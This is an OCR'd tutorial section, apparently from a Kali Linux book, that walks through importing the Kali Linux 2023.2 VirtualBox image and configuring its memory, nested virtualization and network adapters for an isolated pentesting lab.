
Setting up and working with Kali Linux

Kali Linux is one of the most popular Linux distributions within the cybersecurity industry as it contains over 300 pre-installed software packages that are designed for mostly offensive security assessments. Ethical hackers and penetration testers commonly used Kali Linux to perform reconnaissance, scanning, enumeration, exploitation and even post-exploitation techniques on targeted systems and networks. While many folks usually think Kali Linux is designed only for offensive security professionals such as penetration testers, it’s commonly used by system administrators and even network security professionals within the technology industry to test their security controls and systems for security vulnerabilities.However, Kali Linux is built on the Debian flavor of Linux and being a free operating system, it has gained a lot of attention over the years by cybersecurity professionals in the industry. Kali Linux has a lot of features and tools that make a penetration tester's or security engineer's job a bit easier when they're working. There are many tools, scripts, and frameworks for accomplishing various tasks, such as gathering information on targets, performing network scanning, vulnerability discovery, and even exploitation, to name just a few.In this section, you will learn how to set up Kali Linux as a virtual machine, establish network connectivity to the internet and to our virtually isolated networks, and learn the basics of Kali Linux.Let's get started!

Part 1 – Deploying Kali Linux as a virtual machine

There are many types of deployment models for Kali Linux, from performing a bare-metal installation directly on hardware to installing it on Android devices. To keep our lab setup process simple and easy to follow, you will learn how to set up Kali Linux as a virtual machine within the Oracle VM VirtualBox application. This method ensures you can be up and running very quickly. To get started with this exercise, please use the following instructions:

1. Firstly, go to the official Kali Linux website at https://www.kali.org/get-kali/ and click on **Virtual Machines** as shown below:



Choose **your** Platform |

Installer Images

✓ Direct access to hardware
✓ Customized Kali kernel
✓ No overhead

Single or multiple boot Kali, giving you complete control over the hardware access (perfect for in-built Wi-Fi and GPU), enabling the best performance.

Recommended


Virtual Machines

✓ Snapshots functionary
✓ Isolated environment
✓ Customized Kali kernel
✕ Limited direct access to hardware
✕ Higher system requirements

VMware & VirtualBox pre-built images. Allowing for a Kali install without altering the host OS with additional features such as snapshots. Vagrant images for quick spin-up also available.

Recommended


1. Next, click on **VirtualBox 64** to download the VirtualBox image of Kali Linux 2023.2 as shown below:



The download file a compressed folder with the .7z extension.

1. Next, to extract the contents from the compressed folder, you will to download and install the **7-Zip** application from https://www.7-zip.org/download.html.

2. Next, open the **7-Zip File Manager** application, navigate to the directory with the Kali Linux compressed folder, select the file and click on **Extract** as shown below:




C:\Users\Glen\Downloads\Kali Linux 3rd Ed\

C:\Users\Glen\Downloads\Kali Linux 3rd Ed\

Name	Size	Modified	Created	Comment
kali-linux-2023.2-virtualbox-amd64.7z	2 997 629 4...	2023-07-13...	2023-07-13...	
Oracle_VM_VirtualBox_Extension_Pack-7.0....	18 678 513	2023-07-12...	2023-07-12...	
VirtualBox-7.0.8-156879-Win.exe	110 628 872	2023-07-12...	2023-07-12...	

1 / 3 object(s) selected 2 997 629 483 2 997 629 483 2023-07-13 10:42:56

1. Next, the file extraction window will appear, click on **OK** to proceed as shown below:



Extract : C:\Users\Glen\Downloads\Kali Linux 3rd Ed\kali-linux-2023.2-virtualbox-amd64.7z

Extract to: C:\Users\Glen\Downloads\Kali Linux 3rd Ed\

☑ kali-linux-2023.2-virtualbox-amd64\

Path mode: Full pathnames

☐ Eliminate duplication of root folder

Overwrite mode: Ask before overwrite


Password:

☐ Show Password

☐ Restore file security


The extraction process will begin and takes a few seconds or minutes to complete. After the extraction is completed, you will see a new folder within the **7-Zip File Manager** application. This means the contents was successfully extracted and you can now close the application.

1. Next, open **Windows Explorer** and go to the directory that has the extracted contents. There you will see 2 files, right-click on the **VirtualBox Machine Definition** file and select **Open with** > **VirtualBox Manager** as shown below:



Name	Date modified	Type	Size
kali-linux-2023.2-virtualbox-amd64	Tuesday 1:40 AM	VirtualBox Machine Definition	3 KB
kali-linux-2023.2-virtualbox		Image	13,500,737 ...

The **Oracle VM VirtualBox Manager** application will automatically open, import the Kali Linux virtual machine as shown below:


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
Kali Linux Book
Reconnaissance for Ethical Hackers
Preview
kali-linux-2023.2-virtualbox-amd64

kali-linux-2023.2-virtualbox-amd64
Powered Off

General

Name: kali-linux-2023.2-virtualbox-amd64
Operating System: Debian (64-bit)

System

Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Before powering-on the Kali Linux virtual machine, there’s a few customization that needs to be done on the virtual machine settings up next.

Part 2 – Customizing Kali Linux and its network adapters

The following instructions will guide you to customizing the Kali Linux virtual machine environment and ensure it’s aligned to our virtualize penetration testing lab topology. In addition, you will learn how to attach each vNIC (network adapter) to the internet, *PentestNet* and *RedTeamLab* virtual networks.To get started customizing the Kali Linux virtual environment, please use the following instructions:

1. Firstly, ensure the **Nested VT-x/AMD-V** virtualization feature is accessible between the virtual machine and the processor on your computer, we will need to execute the following commands within the Windows **Command Prompt**:

```
C:\Users\Glen> cd C:\Program Files\Oracle\VirtualBox
C:\Program Files\Oracle\VirtualBox> VBoxManage.exe list vms
```

Important Note


The `VBoxManage.exe list vms` command enables us to view a list of all the virtual machines, their names and IDs within Oracle

VM VirtualBox Manager.

1. Next, using the name of the newly imported Kali Linux virtual machine, use the following commands to enable the **Nested VT-x/AMD-V** feature on the virtual machine:


```
C:\Program Files\Oracle\VirtualBox> VBoxManage.exe modifyvm "kal
i-linux-2023.2-virtualbox-amd64" --nested-hw-virt on
```

Ensure you substitute the of your Kali Linux virtual machine (shown in *step 1*) with the name displayed within the quotation marks, as shown here:



```
Microsoft Windows [Version 10.0.22621.1992]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Glen> cd C:\Program Files\Oracle\VirtualBox

C:\Program Files\Oracle\VirtualBox> VBoxManage.exe list vms
"kali-linux-2023.2-virtualbox-amd64" {f43a94b9-4908-4cf7-bab9-4584b7c5473c}

C:\Program Files\Oracle\VirtualBox> VBoxManage.exe modifyvm "kali-linux-2023.2-virtualbox-amd64"
 --nested-hw-virt on
```

1. Next, on Oracle **VM VirtualBox Manager**, select the **Kali Linux virtual machine** and click on **Settings** as shown below:



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
B
Kali Linux Book
Reconnaissance for Ethical Hackers
64
kali-linux-2023.2-virtual...
Powered Off
A
General
System
Preview
kali-linux-2023.2-virtualbox-amd64

Name: kali-linux-2023.2-virtualbox-amd64
Operating System: Debian (64-bit)

Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

1. To adjust the amount of memory (RAM) allocated to this virtual

machine, go to **System** > **Motherboard** > **Base Memory**, as shown here:


kali-linux-2023.2-virtualbox-amd64 - Settings

Base Memory: 2048 MB

4 MB 16384 MB

Boot Order:


☑ Hard Disk
☑ Optical
☐ Floppy
☐ Network

It's recommended to never assign memory within the yellow and red zones of the Base Memory scale. Kali Linux can run efficiently on 2 GB of memory; however, if your system has more than 8GB available, then consider allocating 4 GB to the Kali Linux virtual machine.

Additionally, within the **System** > **Processor** tab, you can modify the number of virtual CPU cores that are allocated to this virtual machine. Using between 1 – 2 cores is sufficient; however, you can assign more depending on the available hardware resources on your computer.

1. Next, let's connect the **Kali Linux virtual machine** to your physical network to access the internet. Within the **Settings** menu of Kali Linux, select the **Network** category > **Adapter 1** and use the following configurations:
    - Enable the network adapter
    - Attached to: **Bridged Adapter**
    - Name: Use the drop-down menu to select your physical network adapter that's connected to your physical network with internet access.

The following screenshot shows the preceding configurations applied to Adapter 1 (vNIC 1):



kali-linux-2023.2-virtualbox-amd64 - Settings

Network

☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: Intel(R) Wi-Fi 6 AX200 160MHz #2

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Deny

MAC Address: 080027530CBA

☑ Cable Connected

1. Next, let's assign **Adapter 2** (vNIC 2) to the *PentestNet* network. Select the **Adapter 2** tab and use the following configurations:
   - Enable the network adapter
   - Attached to: **Internal Network**
   - Name: Manually enter `PentesNet` within the field
   - Promiscuous Mode: **Allow All**

The following screenshot shows the preceding configurations applied to Adapter 2 (vNIC 2):


kali-linux-2023.2-virtualbox-amd64 - Settings

Network

☑ Enable Network Adapter

Attached to: Internal Network

Name: PentestNet

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

